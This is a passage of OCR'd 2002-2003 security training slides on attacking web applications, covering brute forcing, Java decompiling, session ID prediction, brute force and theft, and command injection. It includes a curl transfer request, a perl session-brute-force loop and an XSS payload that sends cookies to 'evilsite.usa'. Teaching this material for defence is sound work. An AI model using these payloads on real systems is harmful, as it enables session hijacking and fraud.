  - *Brute forces CGI parameters in general, not just authentication*
  - *http://cgi.nessus.org/plugins/dump.php3?id=10672*
- ***Screaming Cobra cobra.lucidx.com***
  - *no SSL; not being updated; but nice proof-of-concept (crawl and fuzz)*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Other Brute Force References

- ***Word Lists***
  - *www.packetstormsecurity.nl/Crackers/wordlists/*
- ***Build word variations***
  - *sourceforge.net/projects/variations/*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Technique – Decompiling Java Applets

- ***Compiled into byte-code, but can be decompiled***
- ***Java Applets from…***
  - *Client-side code*
  - *Stolen from server*
  - *Lots of apps (WebProxy) are Java*
- ***May contain sensitive info***
  - *username / password*
  - *"secret" URLs*
  - *undocumented features*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Tools – Java Decompiling

- ***JAD***
  - *http://www.geocities.com/zz_xu/jad.html*
- ***Mocha***
  - *http://www.brouhaha.com/~eric/computers/mocha.html*
- ***Sourcetech***
  - *http://www.srctec.com/decompiler/index.htm*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Technique –Mirror/Crawl Web Site

- ***Automated Mirror***
  - *Use web mirroring software (AKA. robots, crawlers, spiders, offline browsers) to download the site onto your hard drive.*
  - *Search the captured files for…*
    - HTML and script comments
    - Inappropriate use of the GET method (versus POST)
    - GENERATOR tags (e.g. FrontPage)
  - *Try to capture HTTP headers for more info…*
    - X-Accelerated-By: PHPA/1.3.3r1
    - Server: Apache/1.3.19 (Unix)
    - X-Bender: Care to contribute to the Anti-Mugging-You Fund?




Copyright 2002-2003 - David Rhoades

Tools – Mirror/Crawl Web Sites

- ***Freeware***
  - *UNIX/Windows: HTTrack (open source and free) http://www.httrack.com/*
    - Can override robots.txt restrictions
    - Not supported by ads; not spy ware
    - Mozilla extension (Spiderzilla) available
  - *UNIX: wget freshmeat.net/projects/wget/*

- ***Commercial***
  - *Windows: BlackWidow www.softbytelabs.com*
  - *HTTP, **HTTPS**, and FTP*



Maven Security Consulting, Inc.


BlackWidow

Copyright 2002-2003 - David Rhoades

Attack Agenda Roadmap – Authentication

- The Problem
- Tools
- ➢ Points of Attack
- Resources

- ***Some points of attack***
  - ➢ *Authentication*
  - – *Session Tracking*
  - – *Unexpected Input*
  - – *Application Logic*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

DEMO – Attacking Authentication

- ***wwwhack***
  - *http://packetstormsecurity.org/Crackers/wwwhack.zip*
  - *NOTE: Shareware? Porn ads?*

- ***Demo Site***
  - *http://www.vaporware.usa/cgi-bin/calendar.pl?calendar=vaporexternal&template=login.html*
    - NOTE: key phrases (Pick something that is unique to the FAILED attempt)



Maven Security Consulting, Inc.


Copyright 2002-2003 - David Rhoades

Authentication Attack – Attacking Locked Accounts (PIN Harvest)

- ***Q: Locking accounts will prevent brute force attacks….right?***
- ***A: Not always.***

- ***There is username harvesting…***
  - *Bad login reveals valid user names*

- ***But what about password/PIN harvesting?***
  - *Locked account + error message = correct PIN revealed*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Authentication Attack – PIN Harvest Real World Example

Real example found in major consumer banking application in Europe a few years ago.

- *Example:*
  - *When trying the wrong PIN for a locked account, the web application returned:*
    - *Leider ist diese PIN falsch. [Unfortunately this pin is wrong.]*
  - *When trying the correct PIN for a locked account, the web application returned:*
    - *Leider ist Ihre PIN nicht mehr gültig. [Unfortunately your pin is no longer valid.]*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Authentication Attack – Bypass Authentication

- ***If you cannot beat the authentication perhaps you can bypass it.***
- ***Viewing public calendar without login we see:***
  - *http://vaporware/cgi-bin/calendar.pl?calendar=vaporexternal*
- ***Demo: See Mar 2002 for calendar=secret***




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Attack Agenda – Session Tracking

- The Problem
- Tools
- ➢ Points of Attack
- Resources


- ***Some points of attack***
  - *Authentication*
  - ➢ *Session Tracking*
  - *Unexpected Input*
  - *Application Logic*



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Session Tracking Intro



- ***Session Tracking***
  - *Session ID is unique identifier*
  - *Embedded into traffic via URL or Cookie*

```
Set-cookie:
CGISessionID=134
4107640;path=/
```

- ***Forms of attack:***
  - *Predict, Brute Force, or Pinch (i.e steal)*


Session Cloning via Prediction

Session ID Attacks:

-Predict

-Brute Force

-Pinch




- ***Steps for Prediction Attack***
  - *Determine how & when session ID is assigned*
    - E.g. before login via cookie
  - *Collect several session IDs*
    - Rapid fire: one after another
  - *Analyze for pattern or predictability*
    - Based on time stamp? Source IP? MD5 checksum of both?

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

(Tool) iDefense Intro: Cookie Collecting Made Easy



- ***iDefense Web Application Session Auditor***
  - *Win32 GUI*
  - *for the coding impaired ☺*
- ***URL***
  www.idefense.com/idtools/Session_Auditor.zip
- ***Version 1.0***
  - *Cookie brute-force does NOT work*
  - *It tries to send Set-Cookie, rather than Cookie:*

DEMO – Session Tracking: Collect & Analyze Session ID

Session ID Attacks:


-Predict

-Brute Force

-Pinch

- ***Tool – iDefense***
  - *WebMaven – Buggy Bank*
    - SessionID assigned before login via cookie
  - *VaporWare Calendar*
    - similar data for recent audit of online reservation system
    - looks random but…
    - Worse example: credit union software

Sample Data



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Session Cloning via Brute Force


Session ID Attacks:

-Predict

-Brute Force

-Pinch

- ***Sometimes the session ID is from a small range of choices***
- ***Attack: Request all/most possible combinations***



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


DEMO – Brute Force Session ID

Session ID Attacks:

-Predict

-Brute Force

-Pinch



- ***Tool – iDefense Web Application Session Auditor***
  - *ideal if session ID is inside the URL*
  - *cookie brute force feature is broke in v1.0*

- ***Site WebMaven-BuggyBank***
  - *session ID embedded in cookie before login*

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Command Line Kung Foo – cURL Intro

--silent = hide curl status junk

--include = show HTTP headers

--cookie = add your own cookies

--data = add POST data

Target URL

$ curl --silent --include --cookie 'SessionID=1059750438' --data 'from=1234567890123750&to=1234567890123751&amount=100000000&transaction=transfer2' http://webmaven.usa/cgi-bin/wm.cgi?transaction=transfer

DEMO – Brute Force Session ID from Command Line

- $ curl --silent --cookie 'SessionID=1059777280' http://www.webmaven.usa/cgi-bin/wm.cgi?transaction=summary | grep -o -P 'Account Summary for .*?\<‘

- $ perl -e 'for ($x=875;$x<=975;$x++) {print "Session ID 1059835$x"; system ("curl --silent --cookie 'SessionID=1059835\$x' http://www.webmaven.usa/cgi-bin/wm.cgi?transaction=summary");}' | grep -o -P 'Account Summary for .*?\<|Session ID .*?\<' | grep -B 1 Account

Session Cloning via Pinching


Session ID Attacks:

-Predict

-Brute Force

-Pinch

- ***Steps for Cookie Pinch Attack***
  - *Session ID is very robust – difficult or impossible to predict*
  - *Therefore, try stealing valid session IDs via Cross Site Scripting (XSS)*



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


DEMO – Session Cloning via XSS Cookie Pinch (Looky, looky, I got your cookie!)

Session ID Attacks:

-Predict

-Brute Force

-Pinch



Maven Security Consulting, Inc.


- ***Define XSS***
  - *User input and/or web app output not filtered; might contain client-side code; browser is attacked*
- ***Simple demo***
  - *http://localhost/cgi-bin/testcgi?<script>alert("Hello")</script>*
- ***See Vaporware app***
- ***If Session ID is in cookie then it can be sent to remote site***
  - **<SCRIPT> window.open('http://evilsite.usa:888/cookie-collector?'+escape(document.cookie)) </SCRIPT>**

Copyright 2002-2003 - David Rhoades

Attack Agenda – Unexpected Input

- The Problem
- Tools
- ➢ Points of Attack
- Resources


- ***Some points of attack***
  - *Authentication*
  - *Session Tracking*
  - ➢ *Unexpected Input*
    - ➢SQL Injection
    - ➢Buffer Overflow
    - ➢Command Injection
    - ➢etc…
  - *Application Logic*



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


Unfiltered User Input



- ***Lots of names for this concept***
  - *SQL Injection*
  - *Buffer Overflow*
- ***Unexpected input might cause error***
  - *Special characters*
  - *Too big*
  - *Alternate choice*

DEMO – Unfiltered User Input / Web Server Output

- ***Error message too detailed***
  - *SQL / ODBC Errors*
    - How: account number during login
    - Result: Access to entire DB
  - *Aux. Program Errors*
    - How: Semicolon (%3B) in the "Account" cookie
    - Result: run commands
- ***XSS***
  - *Seen earlier*
  - *Result: Attack, eavesdrop, and clone user's session ID (cookie-based)*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Command Injection Attack

- ***Found in online banking app (very large bank)***
- ***Cookie held encrypted account number***
  - *Cookie used to speed-up login process*
  - *Account=pCqzl3mSxE8gD3aQfHeKHOmBJCyGca7M6mtaLPn6zINsSc3l%2FF5FdGUl0Kg%3D%3DvV3i*




Copyright 2002-2003 - David Rhoades

Command Injection – The Encrypted Account Cookie

- ***Browser***
- ***First time***
  - *User enters full 16 digit account number*
  - *"Account" cookie is stored for future visits*
- ***Return Visits***
  - *"Account" cookie sent*
- ***Useful where many accounts were used***

- ***Server***
  - *Encrypts account # with PGP*
  - *Embeds encrypted account # into cookie*
  - *Account cookie sent to browser*
  - *Account cookie decrypted*
  - *HTML for login screen shows last four digits in drop down menu*




Maven Security Consulting, Inc.

